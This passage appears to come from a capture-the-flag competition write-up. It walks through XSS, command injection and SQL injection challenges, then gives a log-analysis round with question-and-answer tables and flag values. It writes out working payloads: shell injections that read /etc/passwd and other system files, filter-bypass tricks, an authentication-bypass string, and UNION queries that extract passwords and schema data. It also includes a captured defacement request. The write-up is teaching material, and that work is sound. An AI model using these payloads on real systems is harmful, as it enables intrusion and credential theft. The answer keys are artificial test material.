
https://target-four/?search=<script>document.getElementById('heading').innerHTML%3D'%26%23102%26%23108%26%2397%26%23103%26%2353'%3B<%2Fscript>&submit=Search

The flag would be returned with either of the above Permalinks.

5th Flag Is: NCL-EFSF-7823

G. Target Five – Command Injection

For this puzzle the player is presented again with a web application, this time a Networking Testing interface. The network testing application is providing numerous tools, such as: ping, trace route, DNS lookup, whois, and configuration file searching.



Each of the tools works, performing their respective actions. The player should review the page's source code to find five (5) HTML comments providing directions on what is required for each of the five (5) flags.

```
<!-- There are five flags on this XSS vulnerable page --!>
<!--      Flag 1:  Using PING Form, cat /etc/passwd --!>
<!--      Flag 2:  Using TraceRouter Form, cat /etc/group --!>
<!--      Flag 3:  Using DNS Lookup Form, cat /etc/motd --!>
<!--      Flag 4:  Using Whois Form, cat /etc/shells --!>
<!--      Flag 5:  Using Find Config Files Form, cat /etc/profile --!>
```

In Linux there are a few ways to end the execution of one command and begin another. The pipe is one of the most commonly used methods to execute numerous commands on a single line, however it specifically takes the output (stdout) from the first command and enters it (stdin) into the second command. Depending on our goal this may not work as we desire. The two other methods specifically execute the commands with independent options of each other: the double ampersand and the semi-colon. Using a double ampersand the second command will only execute if the first one exits properly (no errors), and the semi-colon will run the second command regardless.

Most of the challenge will actually accept any of the above three methods, but this write-up will usually use the semi-colon, unless otherwise specified.

1. Flag One

The first task is to use the ping tool to obtain the */etc/passwd* file. The */etc/passwd* file contains authentication information for Linux systems. The directions specifically indicate that the file should be "*cat'd*" – *cat* or concatenate is a Linux tool that can be used to join multiple files together, but in the great usefulness that are Linux utilities it doubles as a tool commonly used to dump file contents to the screen, a piped command, or file.

While using the various tools provided on the page, the player should come to the conclusion, based on the output, that the values they enter are being passed into the relevant Linux commands for the given task.

Results

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=49 time=2.69 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=49 time=3.19 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=49 time=23.7 ms
64 bytes from 8.8.8.8: icmp_req=4 ttl=49 time=3.34 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 2.699/8.241/23.728/8.944 ms
```

Just like the cross-site scripting vulnerabilities, if the input accepted from the user is not first sanitized, the user could inject his or her own commands.

Entering the following command injection test into the PING form indicates that input is not being sanitized and command injection is indeed possible.

; id

Which returns the following output:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now the participant simply needs to inject the command they were provided in the source code:

```
; cat /etc/passwd
```

Which indeed returns the first flag.

```
1st Flag Is: NCL-TYIA-1682
```

2. Flag Two

The second flag requires the contestant to cat the */etc/group* file from the Trace Route tool. The */etc/group* file is yet another file that contains authentication related information for Linux.

```
; cat /etc/group
```

The previous command does not provide the flag nor the expected output, but instead an error.

```
Error:  Must enter a valid IP Address
```

It should now be apparent to the player that this form is doing some limited input validation.

Providing just any input before the semi-colon doesn't work, the value must be a valid IP address.

```
8.8.8.8; cat /etc/group
```

Which provides the second flag:

```
2nd Flag Is: NCL-MVBC-1354
```

3. Flag Three

The third flag required the player to output the message of the day file (*/etc/motd*) through the DNS Lookup tool.

Knowing the previous tool input had some limited validation, and that this tool is anticipating a domain name, the player would try something along the lines of the following:

```
google.com; cat /etc/motd
```

However this will not work, and will provide a new error.

```
Error:  Must End In Valid TLD (.com, .net, .org, .gov)
```

The error is clear in the fact that the input must end with a TLD (and specifically one mentioned in the error message). Luckily the *cat* utility gracefully ignores nonexistent files. So simply adding a *.com,* or one of the other allowed TLDs, to the end of the command (separated by a space from the path to the message of the day) would work.

```
google.com; cat /etc/motd .com

3rd Flag Is: NCL-AEFW-1680
```

4. Flag Four

The fourth flag requires the */etc/shells* file to be obtained via the Whois tool form. A quick first attempt would likely result in an error.

```
; cat /etc/shells

Command Injection Found - Denied
```

Indeed this tool form is doing input validation and is specifically blocking our command injection. Trial and error on the players' part will likely yield the fact that it is the semi-colon that is alerting the web application to the command injection attempt. The double ampersand will also cause the web application to block the attempt. Only the pipe method will work.

```
| cat /etc/shells
```

The above will get the participant around the command injection check, but it stills results in an error.

```
Error: Must End In Valid TLD (.com, .net, .org, .gov) Or be a valid IP
```

Combining the previously learned technique the player can now easily obtain this fourth flag.

```
| cat /etc/shells 8.8.8.8

4th Flag Is: NCL-PUIQ-2347
```

5. Flag Five

The fifth and final flag for this challenge is a configuration search form. Unlike the other tools, this one simply lists files that match the entered text provided by the user.

Testing different search patterns will reveal that the form is preforming a "*find*" within the */etc* directory. This flag will require some understanding of how the find command works, specifically because the input from the users is being placed into the middle of the find command, so simply ending the previous command and starting a new one will not be possible.

Luckily *find* has a built in execute option, which allows the output of the command to be passed to a new command for

execution. In this case the player needs to return the */etc/profile* file.


The following injection will find a file (*/etc/motd*) and pass it to be executed by the provided command (*cat /etc/profile*), resulting in the required file being *cat'd* and the flag being returned.

```
motd" -exec cat /etc/profile {} \;"

5th Flag Is: NCL-KDGD-0373
```

H. Target Six – SQL Injection

The sixth target provides the player with nothing more than a login, asking for a Username and Password.



Upon testing, the player should quickly learn that the Login is vulnerable to SQL Injection, a common authentication problem for database backed web applications.

A simple SQL injection (entered in both the Username and Password field) will result in the player being logged in as the admin.

```
' or ''='
```

```
Congrats admin. You are authenticated.
```

There are however two (2) flags for this challenge. The player needs to obtain the password for the '*jsmith'* account and the item name for the item with an ID of 6.

Fortunately the web application will provide the SQL that was executed if you are successfully authenticated (or, specifically, if the query succeeds).

```
Select * from tblUsers where UserName='' or ''='' and password='' or ''=''
```

Now that the player has confirmed their ability to inject content into the SQL query, their next task is to obtain the password for *jsmith*. The above query reveals a few relevant pieces of information: the user table name (*tblUsers*) and two fields from the user table (*UserName* and *password*).

The participant should note that the interface welcomes the user by some type of name (possibly the *UserName*) upon successful login. It is possible with this output to manipulate the query to return the needed information.

All future login attempts with this web application should manipulate only the password field, leaving the username blank (or with a true resulting condition like previously used).

A *UNION* is a special SQL query connector that matches the output of one query with that of another, combining them into one large output. The injection needs to be a UNION that returns the password field from the user table, but also limits the results to a single row, specifically the row with the relevant password in it. Either limiting the first query can do this or using conditions to remove returned rows one-by-one. For obvious reasons limiting the first query is a much quicker method in this case but the condition method is useful when attempting to enumerate the entire table's contents.

The following injection should return the password for 'jsmith':

```
' OR ''='' LIMIT 0 UNION SELECT Password FROM tblUsers WHERE UserName
= 'jsmith' ORDER BY 'UserName
```

The above injection will however fail. The reason the query fails is simple: the number of columns for a *UNION* must match (same number in first and second query). The player should now experiment with different numbers of columns in the second query, until it succeeds. The contestant will soon come to learn that the user table has four columns and thus the second query being injected must also return four columns.

```
' OR ''='' LIMIT 0 UNION SELECT Password, Password, Password, Password,
Password FROM tblUsers WHERE UserName = 'jsmith' ORDER BY 'UserName
```

Which provides us the flag in the welcome message output.

```
Congrats NCL-DGSO-4432. You are authenticated.
```

Based on flag formatting, and the obvious intention of our injection, the flag is clearly identifiable in the welcome message. Now the participant will move on to the item with an ID of 6. Common sense would indicate that the items are not stored in the user table; of course this is verifiable by enumerating the entire table with the technique detailed previously.

Thus far there has been no indication of the name of the second table, so that must be queried before we can obtain the proper item information.

MySQL happens to have a useful table, *INFORMATION.SCHEMA,* which contains relevant information like the names of tables and columns, etc. This schema can be queried, like any other table, to return the information the player is after. The following injection will return the first table in the database:

```
' OR ''='' LIMIT 0 UNION SELECT table_name, table_name, table_name,
table_name, table_name FROM INFORMATION_SCHEMA.TABLES WHERE
table_schema != 'mysql' AND table_schema != 'information_schema' AND
table_schema != 'performance_schema' ORDER BY 'UserName
```

The query that is built as a result of this injection, will first query and then return zero results from the user table, and then union with the second query, which is requesting a table name from the information schema, removing known defaults from the output.

```
Congrats tblInventory. You are authenticated.
```

It just so happens that the first table is named "*tblnventory*." Further queries would confirm that this is the only other table in the database. Next the player will need to learn the columns within the inventory table. Again the *INFORMATION.SCHEMA* can be queried for this information.

```
' OR ''='' LIMIT 0 UNION SELECT column_name, column_name,
column_name, column_name, column_name FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_name =
'tblInventory' ORDER BY 'UserName
```

```
Congrats item. You are authenticated.
```

The above injection provides us with one relevant column, *item*. This is likely the column player needs to return for the flag value. But first the contestant must learn the name of the item identification number column. Utilizing the previous query with an added condition to ignore the "*item*" column should provide the next column in the inventory table.

```
Congrats itemNum. You are authenticated.
```

Now the player has the required information to craft the final query for the last flag of target six, and round one.

```
' OR ''='' LIMIT 0 UNION SELECT item, item, item, item, item FROM
tblInventory WHERE itemNum = 6 ORDER BY 'UserName
```

```
Congrats NCL-GSHI-9834. You are authenticated.
```

III. Round Two – Log Analysis

In the second round participants were to recover fifty (50) flags, found within six (6) different files (five log files, and one network data capture). The files were as follows: Windows Security Log, Corrupted Windows Security Log, Linux Authentication Log, Corrupted Linux Authentication Log, Apache Logs, Network Data Capture.

A. Scenario

Great Job Recruit! You demonstrated some good skills during that first FCA Capture-the-Flag Exercise!

Now, the time has come for some real cyber-sleuthing. It seems we have our first big case for you.

One of our client agencies was compromised. Luckily for us, they were able to get some logs, but sadly the attacker covered some of their tracks as well. The good news is the client was able to recover some of the delete logs. The bad news is that the data is clearly corrupted, and they weren't able to figure out how to get them open again.

Here is what we know. An unidentified attacker accessed a Windows server; the next day a Linux server was compromised; and finally their web site was defaced. We've been given six files: a Windows Security Log, a Corrupted Windows Security Log, a Linux Authentication Log, a Corrupted Linux Authentication Log, the Apache Log Files, and a Network Data Capture from the compromised Web server.

Using these files, please try to uncover as much information as you can about the attacks. We have a questionnaire to help guide you through and help us find the relevant information.

Good luck recruit!

B. Flags

Name	Server	Value
Which user changed the system name?	127.0.3.1 (Windows Security Log)	100
Which user had a failed brute force attack run against it?	127.0.3.1 (Windows Security Log)	200
Which user account was succesfully brute forced?	127.0.3.1 (Windows Security Log)	200
Which IP address launched the brute force?	127.0.3.1 (Windows Security Log)	200
After obtaining valid credentials, the attacker logs into the system via what protocol?	127.0.3.1 (Windows Security Log)	300
The attacker adds which user account to the system?	127.0.3.1 (Windows Security Log)	300
Which group, other than Administrators was the attakers account added?	127.0.3.1 (Windows Security Log)	300
Which new group did the attacker create?	127.0.3.1 (Windows Security Log)	300
At what time did the attacker finally logout of the system?	127.0.3.1 (Windows Security Log)	400
Which user attempted to add themselves to the Administrator group?	127.0.3.1 (Windows Security Log)	500
Which account did the attacker login with?	127.0.3.2 (Corrupt Windows Security Log)	600
What time did the attacker login?	127.0.3.2 (Corrupt Windows Security Log)	600
What protocol did the attacker use to login?	127.0.3.2 (Corrupt Windows Security Log)	600
What time was the last action logged by our attacker?	127.0.3.2 (Corrupt Windows Security Log)	700
The attacker transferred a file to the system via which protocol?	127.0.3.2 (Corrupt Windows Security Log)	700
During login the attackers file is automatically run, what is the name of the file?	127.0.3.2 (Corrupt Windows Security Log)	700
After the attacker connects back via their trojan they gain SYSTEM privledges, what is the "New Process ID" for the process in which they	127.0.3.2 (Corrupt Windows Security Log)	800

Name	Server	Value
obtain SYSTEM privledges?		
Which binary was run with "New Process ID" of 2185560096?	127.0.3.2 (Corrupt Windows Security Log)	900
A file named svchost.exe was stored within which directory under Joe Johnson's TEMP directory?	127.0.3.2 (Corrupt Windows Security Log)	1000
Which other file was created in Joe Johnson's TEMP directory?	127.0.3.2 (Corrupt Windows Security Log)	1000
Which user installed and configured SSH access to the system?	127.0.3.3 (Linux Authentication Log)	100
Which user had a failed brute force attack against them?	127.0.3.3 (Linux Authentication Log)	200
Which user account was successfully brute forced?	127.0.3.3 (Linux Authentication Log)	200
Which IP address launched the brute force attacks?	127.0.3.3 (Linux Authentication Log)	200
Which IP address did the attack than use to connect to the system?	127.0.3.3 (Linux Authentication Log)	300
Which protocol did the attack use to login to the system?	127.0.3.3 (Linux Authentication Log)	300
What was the first file the attacker read once obtaining access to the system?	127.0.3.3 (Linux Authentication Log)	300
Which user account did the attacker add to the system?	127.0.3.3 (Linux Authentication Log)	300
At what time did the Authentication Token get altered for the user abrown?	127.0.3.3 (Linux Authentication Log)	400
Which IP address did the attacker telnet into from the compermised host?	127.0.3.3 (Linux Authentication Log)	500
Which user account does the attack login with?	127.0.3.4 (Corrupt Linux Authentication Log)	600
What IP address is the attacker coming from?	127.0.3.4 (Corrupt Linux Authentication Log)	600
Which protocol did the attacker use to login?	127.0.3.4 (Corrupt Linux Authentication Log)	600
To which file did the attacker edit to provide their account root level permissions?	127.0.3.4 (Corrupt Linux Authentication Log)	700

Name	Server	Value
The attacker transfers a trojan to the system using which protocol?	127.0.3.4 (Corrupt Linux Authentication Log)	700
The attacker modifies which file to ensure the trojan is executed on system startup?	127.0.3.4 (Corrupt Linux Authentication Log)	700
Which permission does the attacker give the trojan to ensure it has elevated privledges regarless of who runs it?	127.0.3.4 (Corrupt Linux Authentication Log)	800
What type of attack did the user launch at 09:47:27?	127.0.3.4 (Corrupt Linux Authentication Log)	900
The attacker changed the default permission for all future files and directories to what? (use long symbloic format)	127.0.3.4 (Corrupt Linux Authentication Log)	1000
The global shell profile was changed, what command was added to this profile?	127.0.3.4 (Corrupt Linux Authentication Log)	1000
Which IP address was used to launch a Nikto scan?	127.0.3.5 (Apache Logs)	100
Which IP address was used to launch a Nessus scan?	127.0.3.5 (Apache Logs)	100
What time did the NMAP scan start?	127.0.3.5 (Apache Logs)	200
Which browser was the attacker using when visiting the website?	127.0.3.5 (Apache Logs)	300
Which IP address did the attacker use when manually testing the web service?	127.0.3.5 (Apache Logs)	500
What HTTP Request Method is used to deface the website?	127.0.0.6 (Network Data Capture)	200
What is the sequence number for the packet which defaced the website?	127.0.0.6 (Network Data Capture)	300
What is the sequence number for the first packet that contains invalid TCP flag options?	127.0.0.6 (Network Data Capture)	1000
Which Snort Community Signature (ID) should fire on the web defacement?	127.0.0.6 (Network Data Capture)	1500
What flag was present on the defaced website?	127.0.0.6 (Network Data Capture)	5000


C. Windows Security Log

The provided Window Security Log is in the Event Viewer Log format, which should be opened with the Windows Event Viewer. After opening the log file, the flags are self-explanatory; each is simply found within the log. One shortcut that might expedite the search for the flag answers is to save the log in the Comma Separated Value (CSV) format, and then use a text based editor to perform the required searches.


Flag Questions	Flag Answers
Which user changed the system name?	jjohnson
Which user had a failed brute force attack run against it?	tanderson
Which user account was successfully brute forced?	jsmith
Which IP address launched the brute force?	192.168.245.131
After obtaining valid credentials, the attacker logs into the system via what protocol?	telnet
The attacker adds which user account to the system?	nsanders
Which group, other than Administrators, was the attacker account added?	Backup Operators
Which new group did the attacker create?	Support
At what time did the attacker finally logout of the system?	12:47:15PM
Which user attempted to add themselves to the Administrator group?	emiller

D. Corrupt Windows Security Log


For this challenge the player was provided a Corrupted Windows Security Log. This log was also in the Windows Event Viewer format, however it would fail to open in the Windows Event Viewer.




Lucky for the player, they have the previously provided non-corrupt log to compare against. Opening the corrupted log file in a Hex Editor should reveal some useful information.



One thing is clear, corrupt or not, the file still contains pertinent log information. File types are very often determined by the very beginning of the file, this is a common place for problems to begin. Comparing the beginning of the corrupted file.



To the known valid file will reveal the issue.



The player now needs to simply prepend the file with the proper hexadecimal value.

```
30000000
```

At this point the player can load the log in Event Viewer and retrieve the flags.

Flag Questions	Flag Answers
Which account did the attacker login with?	nsanders
What time did the attacker login?	08:43:03AM
What protocol did the attacker use to login?	telnet
What time was the last action logged by our attacker?	10:06:58AM
The attacker transferred a file to the system via which protocol?	ftp
During login the attackers file is automatically run, what is the name of the file?	a.exe
After the attacker connects back via their trojan they gain SYSTEM privledges, what is the "New Process ID" for the process in which they obtain SYSTEM privledges?	2184204320
Which binary was run with "New Process ID" of 2185560096?	cscript.exe
A file named svchost.exe was stored within which directory under Joe Johnson's TEMP directory?	rad418D4.tmp
Which other file was created in Joe Johnson's TEMP directory?	OVZrVD.exe

E. Linux Authentication Log

For this challenge the participant is given a Linux Authentication Log, which contains a large number of log entries, on which flag questions are based. Just like the non-corrupted Windows log; this section of flags is self-explanatory. The contestant simply needs to read the logs and find the relevant entries corresponding to the flags. It should be noted that the filename ended with a "*.1*" which should have been an indicator to the log files format. Linux systems often rotate logs on a time or size basis, once a log reaches the predefined threshold, it is compressed and renamed to prepend a number at the end (1 being the most recently rotated log, up through whatever maximum is configured, being the last). So in this case the player would indeed need to uncompress the log file before proceeding.

```
gzip –d –S ".1" NCL-R2-LAUTH.1

less NCL-R2-LAUTH
```

Flag Questions	Flag Answers
Which user installed and configured SSH access to the system?	abrown
Which user had a failed brute force attack against them?	mdavis
Which user account was successfully brute forced?	tanderson
Which IP address launched the brute force attacks?	192.168.245.155
Which IP address did the attack than use to connect to the system?	192.168.245.191
Which protocol did the attack use to login to the system?	ssh
What was the first file the attacker read once obtaining access to the system?	/etc/shadow
Which user account did the attacker add to the system?	jbowers
At what time did the Authentication Token get altered for the user abrown?	13:04:15
Which IP address did the attacker telnet into from the compermised host?	192.168.245.254

F. Corrupt Linux Authentication Log

The player is provided with a Linux Authentication log that is corrupted. The file is compressed, due to log rotation, and a portion of the compressed file was truncated, resulting in its corruption. Once opened, the participant can easily answer the relevant flag questions, but simply using *gzip* won't do.

```
gzip -d -S ".1" blah.1

gzip: blah.1: unexpected end of file
```

But GZIP is a resilient compression, and there are a vast amount of Linux tools capable of helping us recovery the data from within this log file. In fact even *gzip* itself is capable of reading the non-truncated data, simply by piping it the file contents. Alternatively the contestant can use *zcat* or some other GZIP compatible tool.

```
zcat NCL-R2-CLAUTH.log.1
```

At this point the player can now review the log entries and find the required flag answers.

Flag Questions	Flag Answers
Which user account does the attack login with?	jbowers
What IP address is the attacker coming from?	192.168.245.131
Which protocol did the attacker use to login?	ssh
To which file did the attacker edit to provide their account root level permissions?	/etc/group
The attacker transfers a trojan to the system using which protocol?	http
The attacker modifies which file to ensure the trojan is executed on system startup?	/etc/rc.local
Which permission does the attacker give the trojan to ensure it has elevated privledges regarless of who runs it?	setuid
What type of attack did the user launch at 09:47:27?	fork bomb
The attacker changed the default permission for all future files and directories to what? (use long symbloic format)	-rw-rw-rw-
The global shell profile was changed, what command was added to this profile?	exit

G. Apache Log

This puzzle provides the contestant with an archive containing Apache Access and Error logs. With these files, the player simply needs to locate the relevant entries and answer the flag questions.

Flag Questions	Flag Answers
Which IP address was used to launch a Nikto scan?	192.168.245.13
Which IP address was used to launch a Nessus scan?	192.168.245.113
What time did the NMAP scan start?	11:45:03
Which browser was the attacker using when visiting the website?	Konqueror
Which IP address did the attacker use when manually testing the web service?	192.168.245.113

H. Network Data Capture

In this puzzle the player is provided a collection of captured packets. The packets are stored in the industry standard *libpcap* format. As such the contestant should utilize a *libpcap* compatible network traffic analyzer, such as *Wireshark* or *tcpdump*.

The first three flags are obtainable by simply analyzing the traffic.

```
tcpdump –nnr NCL-R2-ND.pcap | less

tcpdump –Xnnr NCL-R2-ND.pcap | less


tcpdump –Annr NCL-R2-ND.pcap | less
```

The first flag question asks which HTTP Request Method is used to deface the website. Knowing the fundamentals of HTTP should quickly alert the player to the usage of the "*PUT*" method in the traffic.

```
15:21:47.113411 IP 192.168.245.131.58246 > 192.168.245.141.80:
Flags [P.], seq 1:235, ack 1, win 913, options [nop,nop,TS val 53158427
ecr 6560569], length 234
E...R.@.@.z.....P..p.t.,t....n.....
.+"..d.9PUT /admin/update.php HTTP/1.1
Host: 192.168.245.141
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: text/plain
Content-Length: 67

<body bgcolor='black'><center><img src='owned.png'></center></body>
```

Further review clarifies that indeed the "*PUT*" command was used to deface the website.

